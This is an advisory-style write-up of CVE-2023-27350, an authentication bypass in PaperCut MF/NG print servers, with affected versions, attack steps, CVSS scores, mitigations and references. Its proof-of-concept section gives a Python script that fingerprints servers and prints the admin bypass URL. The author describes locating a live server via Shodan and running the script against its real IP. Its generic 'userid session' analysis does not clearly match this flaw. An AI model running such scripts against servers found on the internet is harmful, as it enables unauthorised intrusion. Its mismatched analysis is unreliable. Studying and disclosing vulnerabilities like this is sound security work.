CVE Details

CVE ID: CVE-2023 -27350

CVE Description

CVE-2023-27350 vulnerability in Papercut MF/NG print management software allows attackers to bypass authentication and execute arbitrary code as SYSTEM on susceptible targets.

Software versions including this vulnerability.

Papercut MF or NG 8.0 and later across all platforms

- 20.0.0 to 20.1.6 (inclusive)
- 21.0.0 to 21.2.10 (inclusive)
- 22.0.0 to 22.0.8 (inclusive)
- 8.0.0 to 19.2.7 (inclusive)

Description of vulnerability

This issue allows remote attackers to bypass authentication on affected Papercut NG 22.0.5 (Build 63914) installations. This vulnerability does not require authentication to exploit. The specific problem can be found in the SetupCompleted class. The problem stems from insufficient access control. An attacker can use this flaw to circumvent authentication and execute arbitrary code in the context of SYSTEM.

Method

The following steps were engaged in the exploitation process.


1. Direct to the SetupCompleted page
   A malicious actor must first visit the intended target's SetupCompleted page, which will grant the adversary access to the targeted PaperCut server.
2. Bypass the authentication.
   An attacker may disable authentication and get access to the page with administrative privileges.
3. Design the script for the application.
   After successfully evading authentication, the attacker can build scripts in the papercut program that executes code.

Analysis of the vulnerability

1. Session variable Development
   When a user logs in, the application sets the value of a session variable called "userid" to the authenticated user's username.
2. Using a Session Variable to Retrieve Data
   The "userid" session variable is utilized throughout the application's code to run SELECT queries, retrieving data specific to the authenticated user.
3. Inadequate Authentication and Authorization Checks
   The major fault in this configuration is that the program does not check to see if the user is indeed authenticated and authorized before processing these queries.
4. Exploitation
   This flaw can be exploited by modifying the "userid" session variable. If sufficient authentication and authorization checks are not completed, an attacker can trick the application into displaying or allowing access to user-specific data.

Proof of Concept (PoC)

1. First, I utilized shodan.io to locate a vulnerable server that is accessible via the internet.




2. I used the following Python script to exploit this vulnerability after identifying a vulnerable host.

```python
import requests
from bs4 import BeautifulSoup
import re
import pyfiglet

def vuln_version():
    # Print ASCII banner
    banner = pyfiglet.figlet_format("CVE-2023-27350", font="small")
    print(banner)
    print("made by: @MaanVader")
    print("updated: @Iman")
    print("")
    ip = input("Enter the IP address: ")
    url = "http://" + ip + ":9191/app?service=page/SetupCompleted"
    response = requests.get(url)
    soup = BeautifulSoup(response.text, 'html.parser')
    text_div = soup.find('div', class_='text')
    product_span = text_div.find('span', class_='product')

    # Search for the first span element containing a version number
    version_span = None
    for span in text_div.find_all('span'):
        version_match = re.match(r'^\d+\.\d+\.\d+$', span.text.strip())
        if version_match:
            version_span = span
            break

    if version_span is None:
        print('Not Vulnerable')
    else:
        version_str = version_span.text.strip()
        print('Version:', version_str)
        print('HTTP Status Code:', response.status_code)
        print(f"1) Visit this URL > {url}")
        print(f"2) Login Authentication Bypass > http://{ip}:9191/app?service=pa>

if __name__ == '__main__':
    vuln_version()
```


Based on user input, this script in Python retrieves and analyzes information from the PaperCut web page. It requests the user's IP address. It creates a URL and sends an HTTP request to that URL using this IP address. If the request was successful, the script uses soup to parse the HTML content of the web page. It searches for specified HTML components, such as a "div" with the class "text" and a "span" with the class "product," and using a regular expression to find a version number within those elements. The HTTP status code and two more URLs are provided if a version number is detected.

3. Next, I execute the previously mentioned Python script and inserted the IP address of the vulnerable server discovered by shodan.io.




```
Enter the IP address: 47.113.218.16
Version: 22.0.2
HTTP Status Code: 200
1) Visit this URL > http://47.113.218.16:9191/app?service=page/SetupCompleted
2) Login Authentication Bypass > http://47.113.218.16:9191/app?service=page/Dash
board
```

4. Follow the Bypass IP to login admin page.



Risk Evaluation

Severity | CVSS Version 3.x | CVSS Version 2.0


CVSS 3.x Severity and Metrics:

NIST: NVD	**Base Score:** 9.8 CRITICAL	**Vector:**	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CNA: Zero Day Initiative	**Base Score:** 9.8 CRITICAL	**Vector:**	CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: It is possible that the NVD CVSS may not match that of the CNA. The most common reason for this is that publicly available information does not provide sufficient detail or that information simply was not available at the time the CVSS vector string was assigned.

Because port 9191 is the default port for accessing the PaperCut web management interface, we looked at how many PaperCut hosts have port 9191 open and there are presently 807.



Risk Mitigation

- Update PaperCut to the most recent version.If a patch is not available immediately, ensure that vulnerable PaperCut servers are not accessible via the internet and adopt one of the following network controls

    - Disallow all inbound traffic from external IP addresses to the online management portal (default ports 9191 and 9192).

    - Disallow all inbound traffic to the web management portal.

- Implement best practices in cybersecurity in your production and business environments.

References

"CVE - CVE-2023-27350," *cve.mitre.org*. https://cve.mitre.org/cgibin/cvename.cgi?name=CVE-2023-27350

"NVD - CVE-2023-27350," *nvd.nist.gov*. https://nvd.nist.gov/vuln/detail/CVE-2023-27350

M. N. Iman, "CVE-2023-27350-POC," *GitHub*, Oct. 11, 2023. https://github.com/0ximan1337/CVE-2023-27350-POC

"Shodan Search," *www.shodan.io*. https://www.shodan.io/search?query=http.html%3A%22papercut%22+port%3A9191

"PaperCut MF/NG Authentication Bypass / Remote Code Execution ≈ Packet Storm," *packetstormsecurity.com*. https://packetstormsecurity.com/files/171982/PaperCut-MF-NG-Authentication-BypassRemote-Code-Execution.html

"CVE-2023-27350: Ongoing Exploitation of PaperCut Vulnerability | Rapid7 Blog," *Rapid7*, May 17, 2023. https://www.rapid7.com/blog/post/2023/05/17/etr-cve-2023-27350ongoing-exploitation-of-papercut-remote-code-execution-vulnerability/